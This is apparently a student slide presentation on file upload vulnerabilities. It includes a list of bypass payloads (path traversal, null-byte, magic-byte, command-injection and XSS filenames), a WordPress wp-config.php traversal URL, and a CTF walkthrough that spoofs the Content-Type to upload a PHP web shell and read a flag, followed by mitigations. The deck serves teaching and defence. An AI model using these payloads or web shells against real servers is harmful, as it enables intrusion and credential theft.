



FILE UPLOAD VULNERABILITIES

Goh Chok Yao
Chen Jun Ying Denzel
Gerald Koh Kheng Guan
Thio Leng Kiat



TABLE OF CONTENTS



01

INTRODUCTION

What are file upload vulnerabilities?

02

FACTORS

You can describe the topic of the section here

03

Bypass Methods

Interesting ways to bypass the system's checks

04

DVWA DEMO

Base case with no security prevention at all

05

Challenge Time

You can describe the topic of the section here

06

Mitigation Techniques

How to mitigate these vulnerabilities



What are File Upload Vulnerabilities?



- When a web server allows users to upload files to its filesystem without sufficiently validating things like their name, type, contents, or size
- Files could include server-side script files that enable remote code execution
- A basic image upload function can be used to upload arbitrary and potentially dangerous files instead
- Common attacks involve a follow-up HTTP request for the file, typically to trigger its execution by the server

Malicious Things That Can Happen

Generally depends on 2 key factors:

Aspect of files the website fails to validate

- File size
- File type
- File contents
- File name

Restrictions imposed on uploaded files

- Storage of files in secure directories
- Renaming uploaded files



Malicious Things That Can Happen



- Remote Code Execution
 - Files executed as code (.php, .jsp etc)
 - Steal sensitive data
- Control over the server
 - Server-side code files functioning as web shells
- Overwriting critical system files
 - Disrupt system functionalities
- Denial of Service (DoS)
 - File size exceeding expected thresholds fills up available disk space



Reasons for Vulnerabilities

More commonly, developers implement what they believe to be robust validation that is either inherently flawed or can be easily bypassed.

- Flawed file type validation
- Insufficient blacklisting of dangerous file types
- Uploading malicious client-side scripts
- Flawed validation of the file's contents
- Preventing file execution in user-accessible directories
- Overriding the server configuration



Revolution Slider Plugin

Local File Intrusion

Fail to sanitize user input
(../wp-config)

Direct Impact

Steal user credentials



Vulnerable URL

`http://victim.com/wp-admin/admin-ajax.php?action=revslider_show_image&img=../wp-config.php` (vulnerable URL)

Further Impact

Upload another malicious theme and inject a backdoor

Bypass Methods

- Directory Traversal

- Upload file name
 - File Name: ../../malicious.js
- Remote code execution
 - File contents: <?php echo file_get_contents('../etc/passwd'); ?>

- Filter Evasion

- Weak filter bypass
 - malicious.jPg (weak extension check)
 - malicious.jpg/test.txt (checking for '.' from the back)
 - Malicious.txt.html.js (checking for first '.')

More at: https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload



Bypass Methods

- Obfuscated File Extension

- Special Characters
 - malicious.html%00.jpg (insert null byte '%00')
- Changing Content-Type header
 - E.g image/png , text/plain , application/octet-stream
- Magic Byte
 - Mostly used after filter evasion does not work
 - E.g FF D8 FF E0 (Jpeg magic bytes)
 - Malicious.js recognised as Jpeg after insertion of magic bytes

More at: <https://book.hacktricks.xyz/pentesting-web/file-upload>



Bypass Methods

- Malicious Filenames
 - Filename: "malicious.jpg;sleep 10"
 - "<script>alert(1)</script>.jpg" (XSS injection)
 - "-- DROP TABLE;.txt" (SQL injection)
- List is not exhaustive!!
 - Race condition attack
 - Creating reverse shell to allow backdoor access
 - Etc.

More at: <https://exploit-notes.hdks.org/exploit/web/security-risk/file-upload-attack/>





DVWA BASIC DEMO

Docker Challenge



https://github.com/moeinfatehi/file_upload_vulnerability_scenarios

Follow the Quick Start using Docker and take note of the sub-section titled “Attention”

W3Challs CTF




<https://gallery.hax.w3challs.com/>

The flag to solve this challenge is in a file located somewhere in the site tree.

Challenges


Please do them in order

- File Upload 21
- File Upload 1
- File Upload 11
- File Upload 16
- File Upload 23
- W3Challs CTF



W3Challs CTF Walkthrough

Explore the Website




Trying Suggestions Directory:

← → ↻ ⚠ Not secure gallery.hax.w3challs.com/suggestions/

Forbidden

You don't have permission to access this resource.

Try to Upload Image:



Send Request to Repeater:

Request			Response			
Pretty	Raw	Hex	Pretty	Raw	Hex	Render
1 POST /upload HTTP/2			18 </head>			
2 Host: gallery.hax.w3challs.com			19 <body>			
3 Content-Length: 39022			20			
4 Cache-Control: max-age=0			21 <div class="left">			
5 Sec-Ch-Ua: "Chromium";v="111", "Not A(Brand";v="99"			22			
6 Sec-Ch-Ua-Mobile: 0			23 			
7 Sec-Ch-Ua-Platform: "Windows"			24 			
8 Upgrade-Insecure-Requests: 1						
9 Origin: https://gallery.hax.w3challs.com			Home			
10 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryTlXlRh0EACq3wvA3						
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.160 Safari/537.36			25 			
12 Accept:						
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7			Gallery			
13 Sec-Fetch-Site: same-origin						
14 Sec-Fetch-Mode: navigate			26 <li class="active">			
15 Sec-Fetch-User: 1						
16 Sec-Fetch-Dest: document			Upload			
17 Referer: https://gallery.hax.w3challs.com/upload						
18 Accept-Encoding: gzip, deflate, br			27 			
19 Accept-Language: en-US,en;q=0.9			28 			
20 Priority: u=0, i			29			
21			30 <div class="right">			
22 ----WebKitFormBoundaryTlXlRh0EACq3wvA3			31			
23 Content-Disposition: form-data; name="nick"			32 <div class="content">			
24			33 <h1>			
john			Upload			
25 ----WebKitFormBoundaryTlXlRh0EACq3wvA3			34 </h1>			
26 Content-Disposition: form-data; name="upload_file"; filename="Sinchan Wallpaper.jpg"			<h2>			
27 Content-Type: image/jpeg			Upload of pictures			
28			35 </h2>			
y9yaJFI7PHy0C			36 <h3>			
29			December 2042			
30			37 </h3>			
31			38 <p>			
32			39 <div class="succeed">			
33			The file 			
34 %s , #6')*-0-(04()y0C			Sinchan Wallpaper.jpg			
35						
36			has been uploaded correctly..			
37			</div>			
38			40 			
39			41 			
40			42 </br>			
41			43 </div>			
42			44 </div>			
43			<body>			
44			<html>			

Try to upload nothing:

Upload

Upload of pictures

December 2042

The extension of the file you uploaded is invalid.

Upload form:

Enter your nick:

Image to upload: No file chosen

Send to Repeater:

Request

Pretty Raw Hex

```
1 POST /upload HTTP/2
2 Host: gallery.hax.w3challs.com
3 Content-Length: 790
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Chromium",v="121", "Not A(Brand)",v="99"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 Origin: https://gallery.hax.w3challs.com
10 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryrybqgFNdkBhmaYGS
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
12 Chrome/121.0.6167.160 Safari/537.36
13 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/si
14 gned-exchange;v=b3;q=0.7
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer: https://gallery.hax.w3challs.com/upload
20 Accept-Encoding: gzip, deflate, br
21 Accept-Language: en-US,en;q=0.9
22 Priority: u=0, i
23
24 -----WebKitFormBoundaryrybqgFNdkBhmaYGS
25 Content-Disposition: form-data; name="nick"
26
27 john
28 -----WebKitFormBoundaryrybqgFNdkBhmaYGS
29 Content-Disposition: form-data; name="upload_file"; filename=""
30 Content-Type: application/octet-stream
31
32 -----WebKitFormBoundaryrybqgFNdkBhmaYGS--
```

Response

Pretty Raw Hex Render

```

33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
```

Try to upload test.php file (Fail)

Request

Pretty	Raw	Hex
1	POST /upload HTTP/2	
2	Host: gallery.hax.w3challs.com	
3	Content-Length: 298	
4	Cache-Control: max-age=0	
5	Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"	
6	Sec-Ch-Ua-Mobile: 0	
7	Sec-Ch-Ua-Platform: "Windows"	
8	Upgrade-Insecure-Requests: 1	
9	Origin: https://gallery.hax.w3challs.com	
10	Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryrybqgFHd8hmaY8S	
11	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.160 Safari/537.36	
12	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7	
13	Sec-Fetch-Site: same-origin	
14	Sec-Fetch-Mode: navigate	
15	Sec-Fetch-User: ?1	
16	Sec-Fetch-Dest: document	
17	Referer: https://gallery.hax.w3challs.com/upload	
18	Accept-Encoding: gzip, deflate, br	
19	Accept-Language: en-US,en;q=0.9	
20	Priority: u=0, i	
21	-----WebKitFormBoundaryrybqgFHd8hmaY8S	
22	Content-Disposition: form-data; name="nick"	
23		
24	John	
25	-----WebKitFormBoundaryrybqgFHd8hmaY8S	
26	Content-Disposition: form-data; name="upload_file"; filename="test.php"	
27	Content-Type: application/octet-stream	
28		
29	-----WebKitFormBoundaryrybqgFHd8hmaY8S--	

Response

Pretty	Raw	Hex	Render
25			 Gallery
26			<li class="active"> Upload
27			
28			</div>
29			
30			<div class="right">
31			
32			<div class="content">
33			 Upload Upload of pictures December 2042
34			
35			<div class="fail"> The extension of the file you uploaded is invalid. </div>
36			<form enctype="multipart/form-data" action="" method="post">
37			<p> Upload form </p> </form>

Observe the two POST requests (Content-Type)

```
-----WebKitFormBoundaryTlXlPh0EACq3wwA3
Content-Disposition: form-data; name="nick"

john
-----WebKitFormBoundaryTlXlPh0EACq3wwA3
Content-Disposition: form-data; name="upload_file"; filename="Sinchan Wallpaper.jpg"
Content-Type: image/jpeg

ÿøÿàJFIFHHÿÛ

%# , #&'*)-0-(0%()(ÿÛ
```

```
-----WebKitFormBoundaryiIDyksBT6HB04ze0
Content-Disposition: form-data; name="nick"

john
-----WebKitFormBoundaryiIDyksBT6HB04ze0
Content-Disposition: form-data; name="upload_file"; filename="test.php"
Content-Type: application/octet-stream

-----WebKitFormBoundaryiIDyksBT6HB04ze0--
```

Change to image/jpeg to try:




Request	Response
<pre>1 POST /upload HTTP/2 2 Host: gallery.hax.w3challs.com 3 Content-Length: 284 4 Cache-Control: max-age=0 5 Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99" 6 Sec-Ch-Ua-Mobile: ?0 7 Sec-Ch-Ua-Platform: "Windows" 8 Upgrade-Insecure-Requests: 1 9 Origin: https://gallery.hax.w3challs.com 10 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryrybqgFNdkEhmaY8S 11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.160 Safari/537.36 12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/ signed-exchange;v=b3;q=0.7 13 Sec-Fetch-Site: same-origin 14 Sec-Fetch-Mode: navigate 15 Sec-Fetch-User: ?1 16 Sec-Fetch-Dest: document 17 Referer: https://gallery.hax.w3challs.com/upload 18 Accept-Encoding: gzip, deflate, br 19 Accept-Language: en-US,en;q=0.9 20 Priority: u=0, i 21 22 ----WebKitFormBoundaryrybqgFNdkEhmaY8S 23 Content-Disposition: form-data; name="nick" 24 25 john 26 ----WebKitFormBoundaryrybqgFNdkEhmaY8S 27 Content-Disposition: form-data; name="upload_file"; filename="test.php" 28 Content-Type: image/jpeg 29 30 ----WebKitFormBoundaryrybqgFNdkEhmaY8S--</pre>	<pre>18 </Head> 19 <body> 20 21 <div class="left"> 22 23 24 25 26 Home 27 28 29 30 31 Gallery 32 33 34 <li class="active"> 35 36 Upload 37 38 39 40 </div> 41 42 <div class="right"> 43 44 <div class="content"> 45 <h1> 46 Upload 47 </h1> 48 <h2> 49 Upload of pictures 50 </h2> 51 <h3> 52 December 2042 53 </h3> 54 <p> 55 <div class="succeed"> 56 The file 57 test.php 58 59 has been uploaded correctly.. 60 </div> 61 </p> 62 </div></pre>

Success! We try to upload our own script:

```
<?php system("ls -la ../"); ?>
```

Request		Response				
Pretty	Raw	Hex	Pretty	Raw	Hex	Render
1	POST /upload HTTP/2		18	</head>		
2	Host: gallery.hax.w3challs.com		19	<body>		
3	Content-Length: 318		20			
4	Cache-Control: max-age=0		21	<div class="left">		
5	Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"		22			
7	Sec-Ch-Ua-Platform: "Windows"		24			
8	Upgrade-Insecure-Requests: 1					
9	Origin: https://gallery.hax.w3challs.com			Home		
10	Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryrybqgFNdkBhmaYSS					
11	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.160 Safari/537.36		25			
12	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7					
13	Sec-Fetch-Site: same-origin					
14	Sec-Fetch-Mode: navigate			Gallery		
15	Sec-Fetch-User: ?1					
16	Sec-Fetch-Dest: document					
17	Referer: https://gallery.hax.w3challs.com/upload		26	<li class="active">		
18	Accept-Encoding: gzip, deflate, br					
19	Accept-Language: en-US,en;q=0.9			Upload		
20	Priority: u=0, i					
21			27			
22	-----WebKitFormBoundaryrybqgFNdkBhmaYSS		28			
23	Content-Disposition: form-data; name="nick"		29	</div>		
24			30	<div class="right">		
25	john		31	<div class="content">		
26	-----WebKitFormBoundaryrybqgFNdkBhmaYSS		32	<h1>		
27	Content-Disposition: form-data; name="upload_file"; filename="test.php"		33	Upload		
28	Content-Type: image/jpeg		34	</h1>		
29				<h2>		
30	<?php			Upload of pictures		
31	system("ls -la ../");		35	</h2>		
32	?>			<h3>		
33				December 2042		
34	-----WebKitFormBoundaryrybqgFNdkBhmaYSS--		36	</h3>		
35			37	<p>		
				<div class="succeed">		
				The file 		
				test.php		
						
				has been uploaded correctly..		
				</div>		

Run script in browser

← → ↻  <https://gallery.hax.w3challs.com/suggestions/test.php>     

```
total 188 dr-xr-xr-x 8 root root 4096 Jan 4 2020 . drwxr-xr-x 1 root root 4096 Nov 19 2019 .. -r-xr-xr-- 1 root root 1532 Nov 19 2019 basic.css dr-xr-xr-x 2 root root 4096 Nov 19 2019 css dr-xr-xr-x 3 root root 4096 Nov 19 2019 images -r-xr-xr-- 1 root root 3100 Nov 19 2019 index.php dr-xr-xr-x 2 root root 4096 Nov 19 2019 js dr-xr-xr-x 2 root root 4096 Nov 19 2019 lang -r-xr-xr-- 1 root root 125 Nov 19 2019 lang.php dr-xr-xr-x 2 root root 4096 Nov 19 2019 omg_secret_vut drwxrwx-wx 2 root xfs 147456 Mar 3 11:47 suggestions
```

Burp Proxy

```
HTTP/2 200 OK
Date: Sun, 03 Mar 2024 12:51:58 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 717
Vary: Accept-Encoding
```

```
total 188
dr-xr-xr-x 8 root root 4096 Jan 4 2020 .
drwxr-xr-x 1 root root 4096 Nov 19 2019 ..
-r-xr-xr-- 1 root root 1532 Nov 19 2019 basic.css
dr-xr-xr-x 2 root root 4096 Nov 19 2019 css
dr-xr-xr-x 3 root root 4096 Nov 19 2019 images
-r-xr-xr-- 1 root root 3100 Nov 19 2019 index.php
dr-xr-xr-x 2 root root 4096 Nov 19 2019 js
dr-xr-xr-x 2 root root 4096 Nov 19 2019 lang
-r-xr-xr-- 1 root root 125 Nov 19 2019 lang.php
dr-xr-xr-x 2 root root 4096 Nov 19 2019 omg_secret_vut
drwxrwx-wx 2 root xfs 147456 Mar 3 11:47 suggestions
```

View the directory:

`<?php system("ls -la ../omg_secret_wut"); ?>`

```
-----WebKitFormBoundaryrybqgFNdU:BhmaY8S
Content-Disposition: form-data; name="nick"

john
-----WebKitFormBoundaryrybqgFNdU:BhmaY8S
Content-Disposition: form-data; name="upload_file"; filename="test.php"
Content-Type: image/jpeg

<?php
system("ls -la ../omg_secret_wut");
?>

-----WebKitFormBoundaryrybqgFNdU:BhmaY8S--
```


Viewing the website again:

← → ↻  <https://gallery.hax.w3challs.com/suggestions/test.php>

```
total 12 dr-xr-xr-x 2 root root 4096 Nov 19 2019 . dr-xr-xr-x 8 root root 4096 Jan 4 2020 .. -rw-r--r-- 1 root root 49 Nov 19 2019 flag
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Date: Sun, 03 Mar 2024 12:54:24 GMT
3 Content-Type: text/html; charset=UTF-8
4 Content-Length: 190
5 Vary: Accept-Encoding
6
7 total 12
8 dr-xr-xr-x    2 root    root    4096 Nov 19  2019
9 dr-xr-xr-x    8 root    root    4096 Jan  4  2020 ..
10 -rw-r--r--    1 root    root      49 Nov 19  2019 flag
11
```

Read the contents of the file:

<?php system("cat ../omg_secret_wut/flag");?>

← → ↻  <https://gallery.hax.w3challs.com/suggestions/test.php>

Well done! Flag is W3C{W3lc0m3_t0_y0u_w3b_sh3ll}



06

MITIGATION TECHNIQUES



MITIGATION TECHNIQUES

- Check file extension against whitelist
- Make sure the filename doesn't contain any substrings that may be interpreted as a directory or a traversal sequence (../).
- Rename uploaded files that may overwrite existing files
- Unless validated, do not upload the file to server filesystem
- Use established framework to validate file uploads rather than writing your own





THANK YOU

DO YOU HAVE ANY QUESTIONS?

Please keep this slide for attribution



CREDITS: This presentation template was created by **Slidesgo**, and includes icons by **Flaticon** and infographics & images by **Freepik**

